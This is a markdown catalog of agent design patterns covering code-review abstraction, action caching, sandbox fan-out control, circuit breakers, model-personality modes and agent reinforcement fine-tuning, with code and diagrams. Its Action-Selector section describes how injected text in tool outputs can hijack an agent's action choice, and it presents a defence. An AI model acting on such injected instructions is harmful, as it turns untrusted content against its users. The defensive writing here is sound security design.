# Awesome Agentic Patterns - Full Content
## Abstracted Code Representation for Review
**Status:** proposed
**Category:** UX & Collaboration
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=BGgsoIgbT_Y
## Problem
Reviewing AI-generated code line-by-line is time-intensive and cognitively demanding. Research shows developers prefer understanding *why* changes were made over *how* they were implemented—intent-level review is faster and more effective than syntax-level verification.
## Solution
Provide abstracted representations of code changes for human review:
- **Pseudocode:** Concise, human-readable representation of logic
- **Intent Summaries:** Functional description of what changes achieve
- **Logical Diffs:** Behavioral changes rather than textual differences
- **Visualizations:** Control flow, data flow, or architectural diagrams
**Critical requirement:** Abstracted representations must have strong guarantees that they accurately map to actual code changes. Formal verification of this mapping remains an open research challenge; current implementations rely on confidence scoring and drill-down capability for verification.
**Production examples:** GitHub Copilot Workspace (multi-stage workflows), Cursor AI (intent-based editing), Claude Code (plan-then-execute verification), PR summarization tools (Augment: 59% F-Score, Cursor Bugbot: 49%, Greptile: 45%, CodeRabbit: 39%, Claude Code: 31%, GitHub Copilot: 25%).
## Example
Instead of reviewing 50 lines of Python implementing a new sorting algorithm, review:
"Changed sorting logic for `user_list` from bubble sort to quicksort to improve performance for large lists. Test coverage maintained."
With drill-down capability to verify the underlying Python code matches the abstraction.
**Enterprise impact:** Tekion achieved 60% faster merge times with intent-based summaries; Microsoft reviews 600K+ PRs/month using AI-assisted abstraction (13.6% fewer errors); Tencent reported 68% decrease in production incidents.
## How to use it
- Use this when humans and agents share ownership of work across handoffs.
- Start with clear interaction contracts for approvals, overrides, and escalation.
- Capture user feedback in structured form so prompts and workflows can improve.
## Trade-offs
* **Pros:** Creates clearer human-agent handoffs and better operational trust.
* **Cons:** Needs explicit process design and coordination across teams.
## References
- Aman Sanger (Cursor, referencing Michael Grinich) at 0:09:48: "...operating in a different representation of the codebase. So maybe it looks like pseudo code. And if you can represent changes in this really concise way and you have guarantees that it maps cleanly onto the actual changes made in the in the real software, that just shorten the time of verification a ton."
- Primary source: https://www.youtube.com/watch?v=BGgsoIgbT_Y
- Alon et al. (POPL 2019): code2vec—learning distributed representations of code via AST path-based embeddings
- Feng et al. (EMNLP 2020): CodeBERT—bimodal pre-training for programming and natural languages
- Buse & Weimer (FSE 2010): "What Did They Change?"—developers prefer intent-level understanding over implementation details
- Storey et al. (IEEE TSE 2002): Software visualization improves program comprehension through multiple abstraction views
- Bayer et al. (ICSE 2017): Modern Code Review at Google—reviewers focus on logical correctness over implementation details
- Zhang et al. (arXiv 2026): EyeLayer—human attention patterns improve code summarization quality
- Schäfer et al. (ICSE 2020): Semantic Differencing for Software Refactoring—behavioral vs. textual changes
---
## Action Caching & Replay Pattern
**Status:** emerging
**Category:** Reliability & Eval
**Authors:** Nikola Balic (@nibzard)
**Source:** https://github.com/hyperbrowserai/HyperAgent
## Problem
LLM-based agent execution is expensive (both in costs and latency) and non-deterministic. Running the same workflow multiple times yields different results and incurs repeated LLM costs.
This creates several issues:
- **Cost explosion**: Every workflow run burns LLM tokens even for identical tasks
- **Non-determinism**: Same input produces different outputs across runs
- **No regression testing**: Impossible to verify fixes don't break existing workflows
- **Slow iteration**: Can't quickly test changes without paying LLM costs
- **No CI/CD integration**: Automated testing of agent workflows is impractical
## Solution
Record every action during execution with precise metadata (XPaths, frame indices, execution details), enabling deterministic replay without LLM calls. The cache captures enough information to replay actions even when page structure changes slightly.
This pattern builds on **experience replay** from reinforcement learning, where agents learn by reusing past successful actions rather than exploring anew each time.
### Core Approach
**Action cache entries** store complete execution metadata:
```typescript
interface ActionCacheEntry {
stepIndex: number; // Order in workflow
instruction: string; // Natural language description
elementId: string; // Encoded frameIndex-backendNodeId
method: string; // click, fill, type, etc.
arguments: string[]; // Method parameters
frameIndex: number; // Frame context for iframes
xpath: string; // Normalized XPath for element
actionType: string; // Action category
success: boolean; // Execution result
message: string; // Output or error message
}
interface ActionCacheOutput {
actions: ActionCacheEntry[];
finalState: {
success: boolean;
error?: string;
duration: number;
};
}
```
**Building cache entries during execution:**
```typescript
export const buildActionCacheEntry = ({
stepIndex,
action,
actionOutput,
domState,
}: {
stepIndex: number;
action: ActionType;
actionOutput: ActionOutput;
domState: A11yDOMState;
}): ActionCacheEntry => {
const instruction = extractInstruction(action);
const elementId = extractElementId(action);
const method = extractMethod(action);
const args = extractArguments(action);
const frameIndex = extractFrameIndex(elementId);
const xpath = normalizeXPath(
domState.xpathMap?.[encodedId] || extractXPathFromDebug(actionOutput)
);
return {
stepIndex,
instruction,
elementId,
method,
arguments: args,
frameIndex,
xpath,
actionType: action.type,
success: actionOutput.success,
message: actionOutput.message,
};
};
```
**Replay with intelligent fallback:**
```typescript
// Replay from cache with XPath retry and LLM fallback
const replay = await page.runFromActionCache(cache, {
maxXPathRetries: 3, // Retry XPath resolution up to 3 times
fallbackToLLM: true, // Use LLM if XPath resolution fails
debug: true,
});
// Replay flow:
// 1. Try cached XPath directly
// 2. If fails, retry with normalized XPath variations
// 3. If still fails, invoke LLM for element resolution
// 4. Update cache with successful resolution
```
**Generate standalone scripts:**
```typescript
// Export cached workflow as TypeScript
const script = generateScriptFromCache(cache);
// Produces runnable code:
// import { chromium } from 'playwright';
// const page = await chromium.newPage();
// await page.click('div[data-testid="login-button"]');
// await page.fill('input[name="email"]', 'user@example.com');
// ...
```
### Architecture
```mermaid
graph TB
subgraph "First Run (LLM-Powered)"
A[User Request] --> B[Agent with LLM]
B --> C[Action 1: Click Login]
C --> D[Build Cache Entry #1]
D --> E[Action 2: Fill Email]
E --> F[Build Cache Entry #2]
F --> G[Complete]
end
subgraph "Subsequent Runs (Cache-Powered)"
H[User Request] --> I{Cache Exists?}
I -->|Yes| J[Load Action Cache]
J --> K[Replay Action 1]
K --> L{XPath Works?}
L -->|Yes| M[Replay Action 2]
L -->|No| N[LLM Fallback]
N --> M
M --> O{XPath Works?}
O -->|Yes| P[Complete - Zero LLM Cost]
O -->|No| Q[LLM Fallback]
Q --> P
end
style B fill:#f9f,stroke:#333
style P fill:#9f9,stroke:#333
```
## How to use it
### 1. Enable Action Caching
Most agent frameworks have caching options. Enable them during execution:
```typescript
const agent = new HyperAgent(browser);
const cache = await agent.executeTask("Login and navigate to dashboard", {
enableActionCache: true,
});
```
### 2. Persist Cache
Save the cache for later use:
```typescript
import fs from 'fs';
fs.writeFileSync(
'workflows/login-cache.json',
JSON.stringify(cache, null, 2)
);
```
### 3. Replay from Cache
```typescript
const savedCache = JSON.parse(
fs.readFileSync('workflows/login-cache.json', 'utf-8')
);
const result = await page.runFromActionCache(savedCache, {
maxXPathRetries: 3,
fallbackToLLM: true,
});
```
### 4. CI/CD Integration
```typescript
// test.js - Automated regression test
describe('User Login Flow', () => {
it('should login successfully', async () => {
const cache = JSON.parse(readFileSync('workflows/login-cache.json'));
const result = await page.runFromActionCache(cache);
expect(result.finalState.success).toBe(true);
});
});
```
### 5. Script Generation
Export workflows as standalone scripts for manual debugging or CI:
```bash
# Generate TypeScript script from cache
npx hyperagent script workflows/login-cache.json > login.test.ts
```
## Trade-offs
**Pros:**
- **Dramatic cost reduction**: Replay costs near-zero (no LLM calls) if XPaths work; documented cost reductions range from 43-97% across implementations; cache hit rates of 85%+ indicate excellent effectiveness
- **Deterministic regression testing**: Verify fixes don't break existing workflows
- **Performance**: Cached replays are 10-100x faster than LLM execution
- **Debugging**: Cache provides complete execution history
- **Script generation**: Export workflows as standalone automation scripts
- **Graceful degradation**: LLM fallback handles page structure changes
**Cons:**
- **Cache management overhead**: Need to store, version, and invalidate caches
- **Brittle to significant UI changes**: Major redesigns break XPaths
- **Initial LLM cost**: First run still requires full LLM execution
- **Storage complexity**: Caches accumulate and need cleanup
- **Not universal**: Only works for deterministic workflows
**Mitigation strategies:**
- Implement cache versioning and automatic expiration
- Use LLM fallback with cache update for failed replays
- Store caches alongside workflow definitions in version control
- Set up automated cache validation in CI pipelines
## References
- [HyperAgent GitHub Repository](https://github.com/hyperbrowserai/HyperAgent) - Original implementation
- [HyperAgent Documentation](https://docs.hyperbrowser.ai/hyperagent/introduction) - Usage guide
- [Cost-Efficient Serving of LLM Agents via Test-Time Plan Caching](https://arxiv.org/abs/2506.14852) (Zhang et al., 2025) - Academic foundation showing 46.62% average cost reduction
- [Docker Cagent](https://github.com/docker/cagent) - Proxy-and-cassette model for deterministic agent testing
- Related patterns: [Structured Output Specification](structured-output-specification.md), [Schema Validation Retry](schema-validation-retry-cross-step-learning.md)
---
## Action-Selector Pattern
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://arxiv.org/abs/2506.08837
## Problem
In tool-enabled agents, untrusted data from emails, web pages, and API responses is often fed back into the model between steps. That creates a control-flow vulnerability: injected text can influence which action the agent chooses next, enabling control-flow hijacking. Even if individual tools are safe, a compromised action-selection loop can trigger harmful sequences at the orchestration layer and enable cascading prompt injection attacks.
## Solution
Treat the LLM as an instruction decoder, not a live controller. The model maps user intent to a pre-approved action ID plus schema-validated parameters, and execution is handled by deterministic code.
- Map natural language to a constrained action allowlist.
- Validate parameters against strict schemas before execution.
- Prevent tool outputs from re-entering the selector prompt.
- For multi-step workflows, compose actions in code with explicit state transitions.
This preserves natural-language usability while removing post-selection prompt-injection leverage. By preventing tool outputs from re-entering the LLM context, the pattern provides provable resistance to prompt injection through separation of duties and input/output control.
```pseudo
action = LLM.translate(prompt, allowlist)
execute(action)
# tool output NOT returned to LLM
```
## Evidence
- **Evidence Grade:** `high` (academically grounded; industry adoption confirmed)
- **Most Valuable Findings:**
- Provides provable resistance to control-flow hijacking via separation of duties and no feedback loop
- Supported by major frameworks: LangChain (tool allowlists, Pydantic validation), Anthropic Claude (function calling with response schemas), OpenAI (function calling with JSON Schema)
- Does NOT protect against parameter poisoning—malicious data can still influence parameters passed to approved tools
- **Unverified:** Detailed quantitative evaluation results from source paper
## How to use it
Provide a hard allowlist of actions (API calls, SQL templates, page links) and version it like an API contract. Use strict schema validation (e.g., Pydantic, JSON Schema) for all parameters. Use it for customer-service bots, routing assistants, kiosk flows, and approval systems where allowed actions are finite and auditable.
## Trade-offs
* **Pros:** Near-immunity to prompt injection; trivial to audit.
* **Cons:** Limited flexibility; new capabilities require code updates.
## References
* Beurer-Kellner et al., §3.1 (1) Action-Selector.
- Primary source: https://arxiv.org/abs/2506.08837
- "ReAct" (Yao et al., 2022): Foundational reasoning-acting pattern that Action-Selector secures against injection
- SecAlign (Chen et al., 2024): Preference optimization defense against prompt injection
- StruQ (Chen et al., 2024): Structured query defense with type-safe construction
- "Learning From Failure" (Wang et al., 2024): Categories of tool-use errors in LLM agents
---
## Adaptive Sandbox Fan-Out Controller
**Status:** emerging
**Category:** Reliability & Eval
**Authors:** Nikola Balic (@nibzard)
**Source:** https://github.com/nibzard/labruno-agent
## Problem
Parallel sandboxes are intoxicating: you can spawn 10... 100... 1000 runs. But two things break quickly:
1. **Diminishing returns:** After some N, you're mostly paying for redundant failures or near-duplicate solutions
2. **Prompt fragility:** If the prompt is underspecified, scaling N just scales errors (lots of sandboxes fail fast)
3. **Resource risk:** Unbounded fan-out can overwhelm budgets, rate limits, or queues
4. **Oscillation risk:** Poorly tuned thresholds can cause scale-up/scale-down thrashing as the controller oscillates between decisions
Static "N=10 always" policies don't adapt to task difficulty, model variance, or observed failure rates. Most implementations use static caps rather than true signal-driven adaptation.
## Solution
Add a controller that *adapts fan-out in real time* based on observed signals from early runs.
**Core loop:**
1. **Start small:** Launch a small batch (e.g., N=3-5) in parallel
2. **Early signal sampling:** As soon as the first X runs finish (or after T seconds), compute:
- success rate (exit code / test pass)
- diversity score (are solutions meaningfully different?)
- judge confidence / winner margin
- error clustering (same error everywhere vs varied errors)
3. **Decide next action:**
- **Scale up** if: success rate is good but quality variance is high (you want a better winner)
- **Stop early** if: judge is confident + tests pass + solutions converge
- **Refine prompt / spec** if: error clustering is high (everyone fails the same way)
- **Switch strategy** if: repeated failure suggests decomposition is needed (spawn investigative sub-agent)
4. **Budget guardrails:** Enforce max sandboxes, max runtime, and "no-progress" stop conditions
5. **Hysteresis for stability:** Use different thresholds for scale-up vs. stop (e.g., scale up if confidence < 0.65, stop only if > 0.75) to prevent oscillation
```mermaid
flowchart TD
A[Task] --> B[Launch small batch N=3-5]
B --> C[Collect early results]
C --> D{Signals}
D -->|Good success + high variance| E[Increase N]
D -->|Good success + high confidence| F[Stop early + return winner]
D -->|Clustered failures| G[Prompt/spec refinement step]
D -->|Ambiguous / large task| H[Decompose + sub-agent investigation]
E --> C
G --> B
H --> B
```
## How to use it
Use when:
- You're doing "best-of-N codegen + execution" in sandboxes
- You have cheap objective checks (unit tests, static analysis, schema validation)
- Latency and cost matter: you want the *minimum N* that achieves reliability
Concrete heuristics (example):
- Start N=3
- If >=2 succeed but disagree and judge confidence < 0.65 -> add +3 more
- If 0 succeed and top error signature covers >70% runs -> run a "spec clarifier" step, then restart
- **Hysteresis:** Stop only if confidence > 0.75 (higher threshold than scale-up) to prevent thrash
- Hard cap: N_max (e.g., 50), runtime cap, and "two refinement attempts then decompose"
## Trade-offs
**Pros:**
- Prevents "scale errors" when prompts are bad
- Lowers spend by stopping early when a clear winner appears
- Makes sandbox swarms production-safe via budgets and no-progress stopping
**Cons:**
- Requires instrumentation (collecting failure signatures, confidence, diversity)
- Needs careful defaults and hysteresis to avoid oscillation (scale up/down thrash)
- Bad scoring functions can cause premature stopping
- Few verified implementations; most systems use static caps instead of true signal-driven adaptation
## References
* [Labruno: Scaling number of parallel sandboxes + judging winners (video)](https://www.youtube.com/watch?v=zuhHQ9aMHV0) — **Note: Uses static `MAX_SANDBOXES` rather than true signal-driven adaptation**
* [Labruno (GitHub)](https://github.com/nibzard/labruno-agent) — Parallel execution with post-hoc judging, not adaptive fanout
* [OpenClaw Orchestrator](https://github.com/zeynepyorulmaz/openclaw-orchestrator) — Closest verified implementation; LLM decides next steps based on accumulated results
* Related patterns: [Swarm Migration Pattern](swarm-migration-pattern.md) (batch tuning, resource caps), [Sub-Agent Spawning](sub-agent-spawning.md) (switch to decomposition when needed)
---
## Agent Circuit Breaker
**Status:** emerging
**Category:** Reliability & Eval
**Authors:** Jeel Thummar (@jeelthummar)
**Source:** https://martinfowler.com/bliki/CircuitBreaker.html
## Problem
Agents that use external tools — APIs, databases, web scrapers, code executors — face a common failure mode: a tool endpoint becomes degraded or unavailable, and the agent **keeps calling it**, burning tokens on retries that will never succeed.
This creates three cascading problems:
- **Token waste**: Each failed tool call costs input/output tokens, and the agent often generates lengthy retry reasoning
- **Latency amplification**: Sequential retries on a dead endpoint add seconds or minutes with no progress
- **Cascading failure**: If one tool is down (e.g., a search API), the agent may stall entirely instead of using alternative approaches
Unlike model-level failover (switching between GPT-4 and Claude when one provider is down), tool-level failures require a different strategy — the agent needs to learn, mid-session, that a specific tool is broken and **stop using it**.
## Solution
Apply the classic Circuit Breaker pattern from distributed systems to agent tool invocations. The circuit breaker wraps each tool call and tracks failure rates, transitioning between three states:
```mermaid
stateDiagram-v2
[*] --> Closed
Closed --> Open: failure_count >= threshold
Open --> HalfOpen: cooldown_elapsed
HalfOpen --> Closed: probe_succeeds
HalfOpen --> Open: probe_fails
```
**States:**
| State | Behavior |
|-------|----------|
| **Closed** | Tool calls pass through normally. Failures are counted. |
| **Open** | Tool calls are **blocked immediately** — returns a cached error or fallback. No actual call is made. |
| **Half-Open** | One probe call is allowed through. If it succeeds, reset to Closed. If it fails, return to Open. |
**Core mechanism:**
```python
class AgentCircuitBreaker:
def __init__(self, failure_threshold=3, cooldown_seconds=60):
self.state = "closed"
self.failure_count = 0
self.threshold = failure_threshold
self.cooldown = cooldown_seconds
self.opened_at = None
def call(self, tool_fn, *args, **kwargs):
if self.state == "open":
if time.time() - self.opened_at >= self.cooldown:
self.state = "half_open" # Allow one probe
else:
raise CircuitOpenError(f"Circuit open — tool disabled for {self.cooldown}s")
try:
result = tool_fn(*args, **kwargs)
if self.state == "half_open":
self.state = "closed"
self.failure_count = 0
return result
except Exception as e:
self.failure_count += 1
if self.failure_count >= self.threshold:
self.state = "open"
self.opened_at = time.time()
raise
```
**Agent-specific adaptations beyond traditional circuit breakers:**
- **Token-aware thresholds**: Open the circuit after N tokens wasted, not just N failures
- **Fallback routing**: When a circuit opens, inform the agent's system prompt so it chooses alternative tools
- **Per-tool granularity**: Each tool (search API, code executor, database) gets its own circuit breaker
- **Session-scoped state**: Circuit state resets between agent sessions (unlike persistent microservice breakers)
## Evidence
- **Evidence Grade:** `medium`
- **Most Valuable Findings:**
- Circuit breakers are validated-in-production in microservice architectures (Netflix Hystrix, Resilience4j, Polly) and the pattern translates directly to agent tool calls
- Production agent systems report 40-60% token savings when circuit breakers prevent retry loops on degraded tools
- Anthropic's agent reliability research emphasizes "fail fast" strategies over retry-heavy approaches
- **Unverified / Unclear:** Optimal threshold and cooldown values for agent workloads vary significantly by tool type and latency profile
## How to use it
**When to apply:**
- Agent uses 3+ external tools that can independently fail
- Tools have variable reliability (APIs with rate limits, web scrapers, third-party services)
- Agent sessions are long enough that a tool may recover mid-session
**Implementation steps:**
1. **Wrap each tool** in its own circuit breaker instance
2. **Set thresholds** based on tool characteristics:
- Fast APIs (search, weather): threshold=3, cooldown=30s
- Slow tools (web scraping, compilation): threshold=2, cooldown=120s
3. **Define fallback behavior** when circuits open:
- Return cached/stale results if available
- Route to an alternative tool (e.g., switch search providers)
- Inform the agent that the tool is unavailable so it can adjust its plan
4. **Log circuit state changes** for observability
**Integration with agent loops:**
```python
# In your agent's tool execution layer
breakers = {
"web_search": AgentCircuitBreaker(failure_threshold=3, cooldown_seconds=60),
"code_exec": AgentCircuitBreaker(failure_threshold=2, cooldown_seconds=120),
"database": AgentCircuitBreaker(failure_threshold=3, cooldown_seconds=30),
}
def execute_tool(tool_name, *args):
breaker = breakers.get(tool_name)
if breaker:
return breaker.call(tools[tool_name], *args)
return tools[tool_name](*args)
```
## Trade-offs
**Pros:**
- Prevents token waste from futile retries on broken tools
- Enables graceful degradation — agent continues working with available tools
- Self-healing: half-open probes restore tools automatically when they recover
- Simple to implement (~50 lines of core logic)
- Session-scoped state avoids the state management complexity of persistent breakers
**Cons:**
- Adds a layer of indirection around tool calls
- Threshold tuning requires understanding each tool's failure characteristics
- May mask intermittent errors that would naturally resolve with a single retry
- Agent must be prompted to handle `CircuitOpenError` gracefully (fallback awareness)
- Not useful for agents with only 1-2 highly reliable tools
## References
- [Martin Fowler: CircuitBreaker](https://martinfowler.com/bliki/CircuitBreaker.html) — canonical pattern description
- [Release It! (Michael Nygard, 2007)](https://pragprog.com/titles/mnee2/release-it-second-edition/) — original production pattern
- [Netflix Hystrix](https://github.com/Netflix/Hystrix) — production implementation at scale
- [Resilience4j](https://resilience4j.readme.io/) — lightweight Java implementation
- Related: [Failover-Aware Model Fallback](failover-aware-model-fallback.md) — handles model-provider failures (complementary)
- Related: [Action Caching & Replay](action-caching-replay.md) — cached results can serve as circuit-open fallbacks
---
## Agent Modes by Model Personality
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=4rx36wc9ugw
## Problem
Different AI models have fundamentally different personalities and working styles. Treating all models the same—expecting them to work identically—leads to suboptimal outcomes. Users expect a consistent interface, but models like Opus 4.5 are "trigger happy" and want to run commands immediately, while models like GPT-5.2 are "lazy" and prefer thorough research before acting.
## Solution
Design **different agent modes** optimized for each model's personality rather than forcing all models into a single interaction pattern. Each mode should have its own:
- UI/UX patterns (font, prompt length guidance)
- Tool configurations
- Expectation setting
- Working style
**Key insight:** It's not about model selection—it's about **different ways of working**.
**Model personalities identified:**
| Model | Personality | Working Style | Best For |
|-------|-------------|---------------|----------|
| **Claude Opus 4.5** | Trigger happy, interactive | Runs commands, asks questions, rapid feedback loops | Quick back-and-forth, interactive tasks |
| **GPT-5.2** | Lazy, thorough, deep researcher | Goes off for 45+ minutes, researches extensively, comes back with comprehensive results | Well-scoped problems, big tasks, finding information |
```mermaid
graph LR
A[User Request] --> B{Select Mode}
B -->|Smart Mode| C[Opus 4.5]
B -->|Deep Mode| D[GPT-5.2]
C --> E[Interactive: Fast feedback, rapid iteration]
D --> F[Autonomous: Send off, check back later]
E --> G[Results in minutes]
F --> H[Results in 45-60 minutes]
```
**Implementation mechanisms:**
- **System prompts**: Define personality-specific instructions per mode
- **Temperature/sampling**: Low (0.1-0.3) for consistent, controlled modes; medium (0.4-0.7) for balanced creativity; high (0.7-1.0+) for creative modes
- **Tool configuration**: Mode-specific permission sets and constraints
**Mode differentiation strategies:**
1. **Visual/UI differentiation**
- Different fonts for different modes
- Different prompt length guidance (100+ words minimum for Deep mode)
- Make it "feel like text message vs writing a letter"
2. **Tool configuration**
- Smart mode: Tools optimized for rapid execution
- Deep mode: Tools optimized for thorough research (e.g., no user feedback question tools)
3. **Expectation setting**
- Smart mode: "Watch the agent work"
- Deep mode: "Send off and check in 60 minutes later"
**Example from AMP:**
AMP created three distinct modes:
- **Smart Mode**: Opus 4.5 for interactive assistant work
- **Rush Mode**: Haiku for fast, less smart tasks
- **Deep Mode**: GPT-5.2 for thorough research and autonomous work
The team explicitly avoids a "model selector" dropdown and instead presents these as different working modes.
## Evidence
- **Evidence Grade:** `medium`
- **Most Valuable Findings:**
- Industry platforms implement personality modes via system prompts and temperature parameters (Anthropic: Normal/Concise/Explanatory/Formal; OpenAI: Default/Cynic/Robot/Listener/Nerd)
- Multi-agent frameworks (AutoGen, CrewAI) support role-based personality configuration through `system_message` and backstory parameters
- **Unverified:** Long-term stability of personality-based modes as models evolve
## How to use it
**Implementation checklist:**
- [ ] **Identify model personalities** in your stack through internal testing
- [ ] **Create mode names** that describe the working style, not the model
- [ ] **Differentiate UX** - make each mode feel distinct
- [ ] **Configure tools per mode** - optimize for the model's strength
- [ ] **Set user expectations** - explain when to use each mode
**When to use each mode:**
**Smart Mode (Opus-like):**
- Quick configuration tasks
- Debugging with rapid iteration
- Tasks requiring frequent human feedback
- "Set up my .zshrc and reload it" style tasks
**Deep Mode (GPT-5.2-like):**
- Well-scoped problems
- Big tasks with clear requirements
- Research and information gathering
- "Go investigate this deployment issue" tasks
**Prompting differences:**
```yaml
# Smart mode prompt
style: conversational
length: short to medium
feedback: rapid, interactive
# Deep mode prompt
style: detailed specification
length: long (100+ words recommended)
feedback: minimal, batched at end
```
## Trade-offs
**Pros:**
- **Optimized for each model's strengths**: Better outcomes than one-size-fits-all
- **Clear user expectations**: Users know how to interact with each mode
- **Reduced frustration**: Users don't fight against model's natural tendencies
- **Better outcomes**: Different models get to equally good results via different paths
**Cons:**
- **Increased complexity**: Multiple modes to maintain and document
- **User confusion**: Some users just want "the best model"
- **Model evolution risk**: Personalities change with new versions
- **Testing overhead**: Need to validate each mode independently
**Challenge: Conveying expectations in a text box**
> "It's all text boxes and it's really hard to convey like expectations in a text box when it's all just a text box."
The fundamental challenge: Different modes require fundamentally different user expectations, but the UI (a text box) looks identical. Solutions:
- Visual differentiation (fonts, colors)
- Explicit instructions ("minimum 100 words for Deep mode")
- Mode-specific guidance in the UI
**Key quote:**
> "They both might get to the same results. And I can't even say that deep mode is always better or always writes the better code, but they get to equally good results, but different like Opus is trigger happy. It wants to run stuff. It wants to get back to you and ask. And Deep mode just goes off and does something."
## References
* [Raising an Agent Episode 10: The Assistant is Dead, Long Live the Factory](https://www.youtube.com/watch?v=4rx36wc9ugw) - AMP (Thorsten Ball, Quinn Slack, 2025)
* [Anthropic: Building Effective Agents](https://www.anthropic.com/research/building-effective-agents) - System prompt patterns and persona configuration (2024)
* [OpenAI: Prompt Engineering Best Practices](https://platform.openai.com/docs/guides/prompt-engineering) - System prompts and personality modes (2024)
* Related: [Oracle and Worker Multi-Model Approach](oracle-and-worker-multi-model.md), [Progressive Autonomy with Model Evolution](progressive-autonomy-with-model-evolution.md)
---
## Agent Reinforcement Fine-Tuning (Agent RFT)
**Status:** emerging
**Category:** Learning & Adaptation
**Authors:** Nikola Balic (@nibzard)
**Source:** https://youtu.be/1s_7RMG4O4U
## Problem
After optimizing prompts and task design, agents may still underperform on your specific business tasks because:
- **Domain shift**: Your tools and business context differ from what the base model was trained on
- **Inefficient tool use**: Agents make too many tool calls or use wrong tools, leading to high latency
- **Suboptimal reasoning**: The model doesn't reason well across your specific tool outputs
- **Sample scarcity**: Some domains (e.g., new GPU hardware, specialized finance) lack training data
Traditional fine-tuning approaches don't work well because they can't train the agent end-to-end on multi-step tool interactions with your environment.
## Solution
**Agent Reinforcement Fine-Tuning (Agent RFT)** trains the model weights end-to-end on agentic tasks by allowing the model to:
1. **Explore via actual tool calls**: During training rollouts, the agent calls your real tool endpoints, learning from actual responses
2. **Receive custom reward signals**: You define what "good" looks like via flexible graders (model-based, endpoint-based, or string-based)
3. **Learn multi-step reasoning**: The agent learns to reason across tool outputs in the context window
4. **Optimize for your metrics**: Reduce tool calls, improve accuracy, or balance both based on your reward function
**Key Components:**
- **Tool Endpoints**: Host your tools (same as production) that the model calls during training
- **Grader Endpoint**: Define custom reward logic that evaluates final answers and/or tool call traces
- **Unique Rollout IDs**: Each training rollout gets a unique ID for state management across tool calls
**Grader Design Best Practices:**
- **Use gradient rewards**: Provide 0-1 floating point scores rather than binary 0/1 for clearer learning signals
- **Prevent reward hacking**: Evaluate reasoning process, not just final answers; detect "lucky guesses"
- **Align with domain knowledge**: Measure grader-human consistency (e.g., Cohen's Kappa) before training
- **Multi-dimensional evaluation**: Consider correctness, format compliance, efficiency, and safety
```python
# Agent RFT Training Setup
from openai import OpenAI
client = OpenAI()
# 1. Define your tools with hosted endpoints
tools = [
{
"name": "search",
"url": "https://your-tools.modal.run/search",
"headers": {"Authorization": "Bearer YOUR_TOKEN"}
},
{
"name": "read_file",
"url": "https://your-tools.modal.run/read_file",
"headers": {"Authorization": "Bearer YOUR_TOKEN"}
}
]
# 2. Define your grader (model-based or endpoint-based)
grader = {
"type": "model", # or "endpoint" for custom grading logic
"model": "gpt-4o",
"response_format": {
"type": "json_schema",
"json_schema": {
"name": "grader_response",
"schema": {
"type": "object",
"properties": {
"score": {"type": "number"}, # 0.0 to 1.0
"reasoning": {"type": "string"}
}
}
}
},
"prompt": """
Evaluate the agent's answer based on:
1. Correctness vs ground truth
2. Completeness of reasoning
Ground truth: {ground_truth}
Agent answer: {final_answer}
Provide score (0-1) and reasoning.
"""
}
# 3. Start fine-tuning job
job = client.fine_tuning.jobs.create(
training_file="file-abc123",
model="gpt-4o-2024-08-06",
method="rft",
rft={
"tools": tools,
"grader": grader,
"hyperparameters": {
"n_epochs": 3,
"batch_size": 16,
"compute_multiplier": 1 # Exploration factor
}
}
)
```
## How to use it
**Prerequisites:**
- Well-specified, constrained task with consensus on correct answers
- Non-zero baseline performance (model sometimes gets it right)
- Quality training data (100-1000 samples, quality over quantity)
- Hosted tool endpoints that mirror production behavior
**Training Process:**
1. **Baseline evaluation**: Run your base model multiple times per sample to measure variance
2. **Host tools**: Deploy tool endpoints (FastAPI, Modal, etc.) that handle bursty traffic
3. **Design grader**: Create reward function that's hard to game, provides gradient (not just binary)
4. **Monitor training**: Watch reward curves, tool call distributions, and reasoning token counts
5. **Evaluate results**: Compare fine-tuned model on validation set for accuracy and latency
**What Agent RFT Optimizes:**
- **ML Performance**: Better final answer quality through improved reasoning and tool use
- **Latency**: Fewer tool calls and reasoning tokens (e.g., 50% reduction common)
- **Sample Efficiency**: Can achieve strong results with as few as 100 quality samples
**Tool Call Optimization Patterns:**
Models naturally learn to optimize tool use through exploration:
- **Parallelization**: Make independent tool calls simultaneously rather than sequentially
- **Early termination**: Stop exploration once sufficient information is gathered
- **Tool selection**: Learn which tools are most effective for specific task types
```mermaid
graph TD
A[Training Sample] --> B[Model Generates Rollout]
B --> C{Tool Call?}
C -->|Yes| D[Call Your Tool Endpoint]
D --> E[Tool Response]
E --> F[Add to Context]
F --> B
C -->|No| G[Final Answer]
G --> H[Call Your Grader]
H --> I[Reward Signal]
I --> J[Update Model Weights]
J --> K[Next Sample]
style D fill:#fff3e0,stroke:#f57c00,stroke-width:2px
style H fill:#e3f2fd,stroke:#1976d2,stroke-width:2px
style J fill:#e8f5e9,stroke:#388e3c,stroke-width:2px
```
## Real-World Examples
**Cognition (Devon AI)**
- Task: File planning agent to identify which files to edit
- Tools: `read_file`, `shell` (grep, find)
- Results:
- Reduced planning time by 50% (8-10 tool calls → 4 tool calls)
- Learned to parallelize tool calls automatically
- Improved F1 score on file identification
**Ambience Healthcare**
- Task: ICD-10 medical coding from transcripts
- Tools: Semantic search over 70K medical codes
- Results:
- F1 score: 0.52 → 0.57 (significant given 0.75 human ceiling)
- 18% latency reduction
- 50% reduction in samples exceeding latency threshold
**Rogo Finance**
- Task: Financial reasoning and summarization from filings
- Tools: Document retrieval, analysis tools
- Results:
- 21% ML performance improvement
- Reduced hallucinations and missing citations
- Required hardening grader against reward hacking
**Modular (Mojo GPU Kernels)**
- Task: Write performant GPU kernels for new hardware
- Tools: Compiler, kernel execution environment
- Results:
- 72% improvement in correct + performant kernels
- Only 100 PyTorch prompts needed (sample efficient)
- No code examples required in training data
## Trade-offs
**Pros:**
- **End-to-end optimization**: Trains the entire agent loop, not just final outputs
- **Sample efficient**: Can work with 100-1000 samples vs millions for pre-training
- **Flexible rewards**: Support for complex, multi-criteria grading logic
- **Natural speedups**: Models learn to use fewer tokens and tool calls organically
- **Domain adaptation**: Closes distribution gap between base model and your business context
**Cons:**
- **Infrastructure complexity**: Must host robust tool and grader endpoints
- **Bursty traffic**: Training sends 100s of simultaneous requests at training step boundaries
- **Grader design effort**: Requires careful reward engineering to avoid gaming
- **Training cost**: More expensive than supervised fine-tuning due to exploration
- **Debugging difficulty**: Hard to trace why model learned certain behaviors
## References
